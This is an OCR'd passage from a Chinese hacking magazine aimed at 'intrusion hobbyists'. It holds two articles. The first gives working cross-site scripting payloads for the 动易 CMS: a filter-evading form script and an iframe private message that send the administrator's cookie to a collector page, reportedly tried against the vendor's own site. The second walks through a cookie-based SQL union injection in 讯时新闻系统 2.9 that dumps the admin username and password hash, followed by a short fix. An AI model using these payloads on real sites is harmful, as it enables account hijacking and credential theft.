


图11




图12

既然如此，那么我们试着提交个表单，内容如下：

```
<FORM name=redir action=http://127.0.0.1/dvbbs/1/admin.asp method=post>
<input type=hidden name=cookie>
<input type=hidden name=url>
<input type=hidden name=hostname>
</form>
<scripSCRIPTt>redir.cookie.value=documenSCRIPTt.cookie;redir.url.value=location.href ; redir.hostname.value= location.hostname;redir.submit();</scripSCRIPTt>
// 插入SCRIPT 是为了绕过过滤
```

然后登录后台修改该留言，再看看我们的"鱼篓"，有条新鱼了！结果如图13所示，说明跨站成功！由于后台的编辑器是框架调用，所以获得的来源页面不是后台页面地址http://127.0.0.1/admin/admin_index.asp，但是进行Cookie欺骗时应使用后台页面地址。




图13

这样我们就成功利用动易留言板的跨站漏洞获得管理员的Cookie了。下面我们再看看另外两处跨站，均需要用户登录进入会员中心，而且对内容未作任何过滤或替换。

2）信息管理跨站

在"信息管理"中"添加文章"，选择"文章内容"（源代码方式），输入上面的表单脚本（无需插入的SCRIPT），添加后，当管理员在后台修改此文章时，Cookie就无声无息地被Post出去了！同样，"添加软件"、"添加图片"中的简介处都存在这样的跨站漏洞。

3）短消息跨站

在"短消息管理"中"撰写短消息"，内容为"<SCRIPT>document.write("<iframe src=http://127.0.0.1/dvbbs/1/admin.asp?cookie="+escape(document.cookie)+"&url="+escape(location.href)+"&hostname="+location.hostname+" width=0 height=0></iframe>")</SCRIPT>"，将其发给管理员，只要管理员查看短消息，那么他就成为我们的"篓中之鱼"了。但是如果管理员仅仅以普通用户登录而不进后台时，我们将不能获得其后台Cookie！

动易官方网站检测

动易网站没有留言板、会员中心也未保留"信息管理"，这样我们就只能利用短消息来跨站了。首先将如上的跨站脚本发给自己，如图14所示，再查看该短消息，发现已经成功收集到自己的Cookie，如图15所示。然后呢？发给管理员吧！




图14





图15

诚然，钓鱼需要相当的定性，虽然使用动易的网站为数不少，只需要发个短消息或者留个言就可以完成下饵放线，悠闲时去翻翻自己的鱼篓就会有不小的收获，但是可能因为自己的"修行"不够吧，始终对"钓鱼"不感兴趣更没有到处下饵，所以也就无法做到"万径人踪灭""独钓寒江雪"！不过我们应该注意跨站的危险，因为当你美滋滋地看留言、短信、美图时，说不定你的密码已经拱手相送了，而这一切都发生得悄无声息，你根本毫无察觉，能做的只有谨慎再谨慎吧！



适合读者：入侵爱好者
前置知识：ASP

讯时新闻系统最新版又一漏洞曝光

文/图 iamgood

近期，讯时新闻系统被黑防接连暴出了多个漏洞。从中，我们可以看到这是一款安全性还有待提高的新闻系统。随着漏洞的暴出，作者也很快更新了程序，补上了漏洞。但遗憾的是，经过我的一番查找之后，在最新的2.9版本中，我又发现了一处问题。下面，我们就一起来看看。

漏洞详解

经过几次的安全检测，作者似乎也感觉到了问题的严重性，在进行变量传递时，不是使用了isNumeric进行判断，就是使用chkh函数或者CLng函数进行强制转换，这使我们的注入变得异常艰难，但问题还是出现在了Lmcode.asp文件中。它是一个新闻调用的文件，参数的传入特别多，存在问题的代码如下。

```
lmid=trim(request("lm"))
lmname=trim(request("lmname"))
n=trim(request("n"))
list=trim(request("list"))
more=trim(request("more"))
open=trim(request("open"))
bg=trim(request("bg"))
hot=trim(request("hot"))
tj=trim(request("tj"))
ord=trim(request("ord"))
fs=trim(request("fs"))
t=trim(request("t"))
if bg="" then bg="ffffff"
if lmname="" then lmname=0
if lmid=0 then lmid=""
if n="" then n=20
if list="" then list=10
if more="" then more=1
if open="" then open=1
if ord="" then ord="asc"
if lmid="" then lmid=0
if t="" then t=0
if hot="" then hot=0
if tj="0" then
tj="不推荐"
if ord<>"asc" then ord="desc"
if (not isNumeric(lmid)) then
lmid=0
end if
```

在上述参数中，有ord、lmid是带入数据库查询的，我们可利用的也就是这两个参数，但上述代码的最后几句，使我们的希望几乎破灭。为什么是几乎，难道还有希望？这里先卖个关子，读代码总得有始有终，我们继续往下看。

```
if fs="1" then
sql="select * from lm where lm <>""
if lmid=<>"0" then sql=sql&" and id="&lmid&" "
sql=sql&" order by id "&ord&""
Set rs = Server.CreatObject("ADODB.RecordSet")
Re.Open sql,conn,1,1
While not rs.eof
id=rs("id")
lm=rs("lm")
%>
......
```

代码是按照fs=1、2、3……来进行的，SQL语句中，都是使用的lmid、ord这两个参数，基本无法使用，当我们看到fs＝4时，眼前一亮。

```
elseif fs="4" and trim(request("lm"))<>"" then
  lmid=trim(request("lm"))
  set rs = Server.CreateObject("ADODB.RecordSet")
  rs.Open "select * from [lm] where lmid=''&lmid&''
order by id "&ord&" ",conn,1,1
  while not rs.eof
  lm2=rs("id")
  lmname=rs("lm2")&rs("lm3")
  %>
  document.write("<li><a href=<%=path%>news_more.asp?
lm2=<%=lm2%>&lmname=0&open=1&n=30&tj=0&hot=0
target=_blank title='<%=lmname%>'><font color='<%=color%>
'><%=lmname%></font></a><BR>");
```

注意代码中的这条语句lmid=trim(request("lm"))，它使前面的isNumeric(lmid)判断失去了效果，当我们提交一条包含SQL语句的lm时，首先经过isNumeric(lmid)的判断，由于不是数字，所以lmid被强制为0，程序到达fs=4处时，lmid又重新从trim(request("lm"))中获取了lmid，这时的lmid为我们提交的包含SQL语句的lm，这样，我们就可以轻松地注入了。

注入过程

由于程序禁止提交select、delete等字符串，所以我们需要借助Cookie来进行注入。具体原理在以前的黑防上有详细介绍，这里我就直接给出注入代码了。

1)首先打开有漏洞的文件lmcode.asp,如图1所示。




图1

2)在浏览器中输入"javascript:alert(document.cookie="lm="+escape("69' and 1=2 union select 1,2,3,user,pass,6,7,8 from admin where user='admin"));",如图2 所示。




图2

3)在浏览器中输入"http://localhost/xx/lmcode.asp?fs=4",其中http://localhost/xx/为新闻系统的路径,需要大家自行修改。结果如图3 所示。




图3

其中admin为管理员账号,21232f297a57a5a743894a0e4a801fc3为管理员密码。至于如何进入后台,如何拿WebShell,以前的黑客防线了有详细的介绍,不清楚的,赶紧翻出来看看吧。什么?你没有黑防?那还不去买!

漏洞修补

这个漏洞的修补还是比较简单的,我们在lmid=trim(request("lm"))下面加一行对lmid的判断即可。


```
if (not isNumeric(lmid)) then
lmid=0
end if
```

总结

这次,我是通过一个新闻调用的程序达到注入目的的,可能有运气的成份,但如果我们回想一下以前的一些事件,如早期动网的js.asp调用文件注入,oblog的js.asp调用文件注入,尽管是一些有名的大程序,但都在一些调用程序上出现了漏洞,所以我觉得,对某一程序进行安全检测时,我们不妨先从这些文件下手,也许可以事半功倍。

适合读者:入侵爱好者
前置知识:SQL

SQL Server 2005 注入与XP_cmdshell



文/图 翼〜帆

